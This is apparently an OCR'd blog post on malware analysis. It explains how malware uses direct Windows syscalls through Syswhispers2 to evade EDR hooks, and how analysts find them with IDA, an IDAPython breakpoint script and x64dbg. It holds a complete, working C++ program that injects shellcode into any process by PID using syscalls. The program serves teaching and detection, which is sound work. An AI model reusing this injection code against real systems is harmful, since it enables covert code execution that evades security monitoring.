
Malware Analysis: Syscalls

jmpesp.me/malware-analysis-syscalls-example/

m0rv4i November 12, 2021



This blog post can accompany a walkthrough video with herrcore on YouTube available here.

In the eternal cat-and-mouse chase between cyber attackers and cyber defenders, one of the critical activities that defenders can perform is the analysis of malware to draw out IOCs (Indicators of Compromise) and determine what it is that the malware has actually done on a system.

When malware is run on a Windows system it needs to interact with that system in some way. One of the most common ways to do so is by using the Windows API, where well known API calls such `VirtualAllocateEx`, `WriteProcessMemory` and `CreateRemoteThread` would allow malware to inject some malicious code into a process and then run that code.

For this reason, when debugging malware one of the first things you'll see people do is set breakpoints on these well known API calls and any others that could be used to perform malicious actions.

Similarly, defensive software such as EDRs will often monitor these API calls, such as by hooking them so that when they are called they first take a detour into EDR code where the arguments and behaviour can be analysed, before allowing the API call to continue.

Attackers have attempted to circumvent this by going 'lower' and using internal or undocumented API calls, such as `RtlCreateUserThread` or `NtAllocateVirtualMemory`, but these in turn are now also under close scrutiny.

The latest step is to move the angle of approach to as close to the kernel as possible, and to use syscalls directly, but first we should probably cover what a syscall actually is.

Syscalls

Note, the following applies to 64-bit executables on 64-bit Windows . While similar, 32-bit applications and on 32-bit Windows and WOW64 work slightly differently.

As alluded to above, the Windows Operating System (OS) has multiple layers of abstraction in order to allow developers internally some license to make changes to the way Windows internals works without breaking any programs that use their APIs.

For example, Microsoft provide the *Windows API* with great documentation on msdn which developers that wish to interact with the OS are encouraged to use (for example `CreateThread` in **kernel32.dll** which, unsurprisingly, creates a thread running some code). These API calls themselves may utilise other, lower level, internal or undocumented API calls, such as `RtlCreateUserThread` (in **ntdll.dll**), in order to provide that abstraction layer and wrap code that may change or be platform dependent, etc.

Ultimately, most of these API calls need to make some change that needs to be handled by the Windows Kernel (such as anything using hardware like reading and writing to disk). 'Kernel space' is highly protected and userland code cannot make change to or call kernel functions, except through the use of **syscalls.**




Image shamelessly pilfered from http://masters.donntu.org/

These syscalls takes place in functions in **ntdll.dll** (or Win32k for graphical calls), and are prefixed with `Nt` or `Zw`, such as `NtCreateThread`. These are the functions that actually perform the syscall, transferring execution from userland to the kernel in a controlled manner. So when an application calls, for example, `CreateRemoteThread`, the actual flow looks something like this:




Image nabbed from https://miro.medium.com/max/

So what does a syscall look like?

Essentially a syscall is simply involves moving a predetermined number (the *System Call Number*) into the `rax` register and then invoking the `syscall` instruction, something like this:

```
.text:00000001800A3D10 ; =============== S U B R O U T I N E =======================================
.text:00000001800A3D10
.text:00000001800A3D10
.text:00000001800A3D10                 public NtCreateThread
.text:00000001800A3D10 NtCreateThread  proc near               ; DATA XREF: .rdata:000000018012E709↓o
.text:00000001800A3D10                                         ; .rdata:off_18015F3C8↓o ...
.text:00000001800A3D10                 mov     r10, rcx        ; NtCreateThread
.text:00000001800A3D13                 mov     eax, 4Eh
.text:00000001800A3D18                 test    byte ptr ds:7FFE0308h, 1
.text:00000001800A3D20                 jnz     short loc_1800A3D25
.text:00000001800A3D22                 syscall                 ; Low latency system call
.text:00000001800A3D24                 retn
.text:00000001800A3D25 ; ---------------------------------------------------------------------------
.text:00000001800A3D25
.text:00000001800A3D25 loc_1800A3D25:                          ; CODE XREF: NtCreateThread+10↑j
.text:00000001800A3D25                 int     2Eh             ; DOS 2+ internal - EXECUTE COMMAND
.text:00000001800A3D25                                         ; DS:SI -> counted CR-terminated command string
.text:00000001800A3D27                 retn
.text:00000001800A3D27 NtCreateThread  endp
```

NtCreateThread in ntdll.dll making a syscall.

This then hands execution over to the kernel, which looks up the relevant function for this syscall number in the *System Service Dispatch Table* (SSDT) and then invokes it.

Using Syscalls

Now, using syscalls as a developer is risky as the syscall numbers are internal to Windows and can (and do) change with any update. So if you write code that uses the syscall instruction directly you could have working code one minute and broken code the next.

However, to attackers, they provide an excellent opportunity to hide their tracks by interacting with the OS at the lowest possible userland level, bypassing any controls or detections in place around the API layers and making life more difficult for reverse engineers as their binaries will not have any of the usual imports for the activities they are performing. Similarly, the usual breakpoints when dynamically reverse engineering malware on `VirtualProtect`, `VirtualAlloc`, `WriteProcessMemory` etc are all useless, as those API calls are not actually invoked.

To highlight this, I've written a simple example program that uses syscalls to execute some benign 'Message Box' shellcode into a target process. The code is available here for anyone interested in investigating further.

This program uses the popular Syswhispers2 project to do all the heavy lifting. Syswhispers2 maintains a lookup table of known syscall numbers across Windows versions and updates and populates the `rax` register with the appropriate value at runtime before invoking the `syscall` instruction to perform the action.

The functions are named after their 'real' counterparts to make it easy to develop in, but make no mistake - these are not the real functions **ntdll.dll.**

```
NtQueryValueKey ENDP

NtAllocateVirtualMemory PROC
    mov [rsp +8], rcx          ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, 015882105h        ; Load function hash into ECX.
    call SW2_GetSyscallNumber  ; Resolve function hash into syscall number.
    add rsp, 28h
    mov rcx, [rsp +8]          ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall                    ; Invoke system call.
    ret
NtAllocateVirtualMemory ENDP
```

Syswhispers2 assembly for NtAllocateVirtualMemory

As we can see above, a function hash identifier is passed to the Syswhispers2 `GetSyscallNumber` function which will determine the current OS and return the correct syscall number (in the `rax` register, as per usual).

After other register values are restored, the `syscall` instruction is then called.

This assembly file, along with the respective header and C files generated by Syswhispers2, can be imported in any project and provide you with the suite of functions you need to perform syscalls in your program and not use the Windows APIs at all.

In our example, we allocate some memory in the target process, write the shellcode to it, change it to execute permissions and then create a thread in the process to run the code.

```
#include <iostream>
#include "shellcode.h"
#include "syscalls.h"

#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)

int main(int argc, char* argv[])
{
    printf("**** Syscalls Example! ****\n");

    if (argc != 2) {
        printf("[!] Usage: %s <pid to inject into>\n", argv[0]);
        return EXIT_FAILURE;
    }

    auto pid = atoi(argv[1]);

    if (!pid) {
        printf("[-] Invalid PID: %s\n", argv[1]);
        return EXIT_FAILURE;
    }

    HANDLE hProcess;
    CLIENT_ID clientId{};
    clientId.UniqueProcess = (HANDLE)pid;
    OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
    auto status = NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &objectAttributes,
&clientId);

    if (!NT_SUCCESS(status)) {
        printf("[-] Failed to open process: %d, NTSTATUS: 0x%x\n", pid, status);
        return EXIT_FAILURE;
    }
    printf("[*] Successfully opened process %d\n", pid);



    size_t shellcodeSize = sizeof(shellcode) / sizeof(shellcode[0]);
    printf("[*] Shellcode length: %lld\n", shellcodeSize);
    PVOID baseAddress = NULL;
    size_t allocSize = shellcodeSize;
    status = NtAllocateVirtualMemory(hProcess, &baseAddress, 0, &allocSize,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);

    if (!NT_SUCCESS(status)) {
        printf("[-] Failed to allocate memory, NTSTATUS: 0x%x\n", status);
        return EXIT_FAILURE;
    }
    printf("[*] Successfully allocated RW memory at 0x%p of size %lld\n",
baseAddress, allocSize);



    size_t bytesWritten;
    status = NtWriteVirtualMemory(hProcess, baseAddress, &shellcode, shellcodeSize,
```

```
&bytesWritten);
    if (!NT_SUCCESS(status)) {
        printf("[-] Failed to write shellcode to memory at 0x%p, NTSTATUS: 0x%x\n",
baseAddress, status);
        return EXIT_FAILURE;
    }
    printf("[*] Successfully wrote shellcode to memory\n");



    DWORD oldProtect;
    status = NtProtectVirtualMemory(hProcess, &baseAddress, &shellcodeSize,
PAGE_EXECUTE_READ, &oldProtect);
    if (!NT_SUCCESS(status)) {
        printf("[-] Failed to change permission to RX on memory at 0x%p, NTSTATUS:
0x%x\n", baseAddress, status);
        return EXIT_FAILURE;
    }
    printf("[*] Successfully changed memory protections to RX\n");



    HANDLE hThread;
    CONTEXT threadContext;
    CLIENT_ID threadClientId;
    USER_STACK teb;
    status = NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, hProcess, baseAddress,
NULL, FALSE, NULL, NULL, NULL, NULL);
    if (!NT_SUCCESS(status)) {
        printf("[-] Failed to create thread, NTSTATUS: 0x%x\n", status);
        return EXIT_FAILURE;
    }
    printf("[*] Successfully created thread in process\n");



    printf("[+] Shellcode injected using syscalls!\n");
    return EXIT_SUCCESS;
}
```


Syscalls example code using Syswhispers2

As you can see Syswhispers2 has made is super easy to use syscalls in malware, however any of this can be done manually of course or in slightly different ways by malware authors.

Analysis

So now to the meat of the matter, what does malware that uses syscalls look like under the microscope, and what do we need to know to look for?


If we examine our example binary in CFF Explorer we can see that, as expected, it doesn't import any of the usual suspect API calls, similar to if it was using dynamic API resolution.



Our syscalls example doesn't import any of the usual 'suspicious' imports.
If we run it in a debugger, none of our API breakpoints get hit.

When we start to statically reverse engineer the binary we don't see calls to `LoadLibrary`, no API hashes or dynamic resolution.

If we see this, and suspect the use of syscalls, one quick and easy win is to simply check for any `syscall` instructions. We can do this in IDA through the Text search with *Find all occurrences* checked.



Search for syscall instructions in IDA

IDA View-A | Occurrences of: syscall | Hex View-1 | Structur

Address	Function	Instruction
.text:000000014000109A	sub_140001070	lea rcx, aSyscallsExampl ; "***** Syscalls Example! ****\n"
.text:00000001400012C1	sub_140001070	lea rcx, aShellcodeInjec ; "[+] Shellcode injected using sysc...
.text:000000014000156D		syscall ; Low latency system call
.text:00000001400015AD		syscall ; Low latency system call
.text:00000001400015ED		syscall ; Low latency system call
.text:000000014000162D		syscall ; Low latency system call
.text:000000014000166D		syscall ; Low latency system call
.text:00000001400016AD		syscall ; Low latency system call
.text:00000001400016ED		syscall ; Low latency system call
.text:000000014000172D		syscall ; Low latency system call
.text:000000014000176D		syscall ; Low latency system call
.text:00000001400017AD		syscall ; Low latency system call

The text search which find all occurrences of 'syscall', including syscall instructions. Normal applications should almost under no circumstances be making syscalls directly, and instead be using API calls to interact with the OS. If you find syscall instructions it is a large red flag.

Examining one of these instances we can see the function and recognise it from Syswhispers2, with the API hash being passed to the syscall number identification function and the the `syscall` instruction itself at the bottom.

```
; ---------------------------------------------------------------------------
                mov     [rsp+8], rcx
                mov     [rsp+10h], rdx
                mov     [rsp+18h], r8
                mov     [rsp+20h], r9
                sub     rsp, 28h
                mov     ecx, 0FBCC0E8h
                call    sub_1400014F0
                add     rsp, 28h
                mov     rcx, [rsp+8]
                mov     rdx, [rsp+10h]
                mov     r8, [rsp+18h]
                mov     r9, [rsp+20h]
                mov     r10, rcx
                syscall                 ; Low latency system call
                retn
; ---------------------------------------------------------------------------
```

One example of the syscall instruction found by the text search.

We can take this function hash (`0xFBCC0E8`) and search for it in our example project, or Syswhispers2 itself, and find that it is for `NtReadFile` .

syscalls2.asm

```
NtReadFile PROC
    mov [rsp +8], rcx          ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, 00FBCC0E8h        ; Load function hash into ECX.
    call SW2_GetSyscallNumber  ; Resolve function hash into syscall number.
    add rsp, 28h
    mov rcx, [rsp +8]          ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall                    ; Invoke system call.
    ret
NtReadFile ENDP
```

We can match that call to the Syswhispers2 function.
Of course this only works if the target is using Syswhispers2, but knowing that the PE is using syscalls can help focus reversing efforts and ensure we don't miss anything. Attackers can also use hard-coded syscall numbers if they know the specific version of Windows that the payload will be run on, or write their own syscall number resolution routine.

Similarly, they can also set up a syscall and populate the `rax` register but `jmp` to a legitimate `syscall` instruction in **ntdll.dll**. In this case, our Text search wouldn't find anything as there are no syscall instructions in the PE.

Dynamic Analysis

The best way however is to kernel debug the target and set breakpoints on the SSDT for functions of note (allocating virtual memory, writing to virtual memory etc), as this will allow the analyst to track the activity with 100% certainty.

This topic warrants its own blog post however, so we shall cover this next time!

An alternative, if we searched and found `syscall` instructions in the PE, is to take the list of syscall instructions in IDA and use the relative offsets to place breakpoints on those calls when we're debugging the application.

Noting the address and relative offset of the syscall instructions in IDA

For example, if we note the address of this instruction in IDA, we can see it's at a relative offset of `1B6D` (0x140001B6d - the module base address of 0x140000000).

So we can start debugging and stick a breakpoint on this offset (it is unlikely to be the same address due to ASLR, but we can just add this offset to the module base address once its loaded) along with all the other syscall instructions, and from there start to build a picture of what the application is doing.

Edit: After this blog post went out readgsqword on twitter reached out and shared the following code for idapython which I have included here.

```
from idautils import *
from idaapi import *
from idc import *
def breakpoint_syscall():
  name = get_input_file_path().split("\\")[-1]
  for segea in Segments():
    for funcea in Functions(segea, get_segm_end(segea)):
        functionName = get_func_name(funcea)
        for (startea, endea) in Chunks(funcea):
            for head in Heads(startea, endea):
              disasm_line = generate_disasm_line(head,0)
              if disasm_line.find("syscall") != -1 and disasm_line.find("Low latency 
system call") != -1:
                offset = head - get_imagebase()
                print("bp %s:0+0x%08x;"%(name, offset))
                idc.add_bpt(head)
breakpoint_syscall()
```

If you have IDA pro you can paste this in the Python prompt and it will set a breakpoint on each code line **in a function** containing a syscall instruction.

For x64dbg lovers, it will also print the command needed to set breakpoints for each offset in x64dbg, which can be copy pasted into the x64dbg command prompt.

```
Python>
Python>from idautils import *
from idaapi import *
from idc import *
def breakpoint_syscall():
  name = get_input_file_path().split("\\")[-1]
  for segea in Segments():
    for funcea in Functions(segea, get_segm_end(segea)):
        functionName = get_func_name(funcea)
        for (startea, endea) in Chunks(funcea):
            for head in Heads(startea, endea):
              disasm_line = generate_disasm_line(head,0)
              if disasm_line.find("syscall") != -1 and disasm_line.find("Low latency system call") != -1:
                offset = head - get_imagebase()
                print("bp %s:0+0x%08x;"%(name, offset))
                idc.add_bpt(head)
breakpoint_syscall()
bp SyscallsExample.exe:0+0x00001b6d;
bp SyscallsExample.exe:0+0x00001ead;
bp SyscallsExample.exe:0+0x000023ad;
bp SyscallsExample.exe:0+0x0000292d;
bp SyscallsExample.exe:0+0x000043ad;
```

The code snippit in action.

```
Command: bp SyscallsExample.exe:0+0x00001b6d; bp SyscallsExample.exe:0+0x00001ead;

  Paused     Breakpoint at 00007FF711CC43AD set!
```

The output can be used to set breakpoints in x64dbg.

CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH

Type	Address	Module/Label/Exception	State	Disassembly
Software				
	00007FF711CC1B6D	syscallsexample.exe	Enabled	syscall
	00007FF711CC1EAD	syscallsexample.exe	Enabled	syscall
	00007FF711CC23AD	syscallsexample.exe	Enabled	syscall
	00007FF711CC292D	syscallsexample.exe	Enabled	syscall
	00007FF711CC43AD	syscallsexample.exe	Enabled	syscall

The breakpoints set successfully.

Here we can see it has created breakpoints on all five of the syscalls used (`NtOpenProcess`, `NtAllocateVirtualMemory`, `NtWriteVirtualMemory`, `NtProtectVirtualmemory` and `NtCreateThreadEx`)


Note this will only create breakpoints for syscalls IDA finds in a function, so if the code is elsewhere in a binary or IDA believes is it not used, then this will not include those calls. However the search technique can be used as a fallback in that case.

We start debugging the malware again and once we hit the entrypoint we have the module address:

```
Paused   INT3 breakpoint "entry breakpoint" at <syscallsexample.mainCRTStartup> (00007FF7C6E39080)!
```


The entrypoint breakpoint in x64dbg providing an address in the module.

We know that a syscall instruction is at offset `1B6D`, so we stick a breakpoint on `0x7FF7C6E31B6D`



Set our breakpoint

This time, when we continue execution, we hit the breakpoint and x64dbg helpfully informs us that this syscall will call `NtAllocateVirtualMemory`



x64dbg examines the syscall number in `rax` and informs us this syscall is `NtAllocateVirtualMemory`


A quick search and we can see that the second argument to `NtAllocateVirtualMemory` is a pointer to the location that will receive the base address of the allocation.

Syntax


C++ Copy

```cpp
__kernel_entry NTSYSCALLAPI NTSTATUS NtAllocateVirtualMemory(
  [in]      HANDLE    ProcessHandle,
  [in, out] PVOID     *BaseAddress,
  [in]      ULONG_PTR ZeroBits,
  [in, out] PSIZE_T   RegionSize,
  [in]      ULONG     AllocationType,
  [in]      ULONG     Protect
);
```

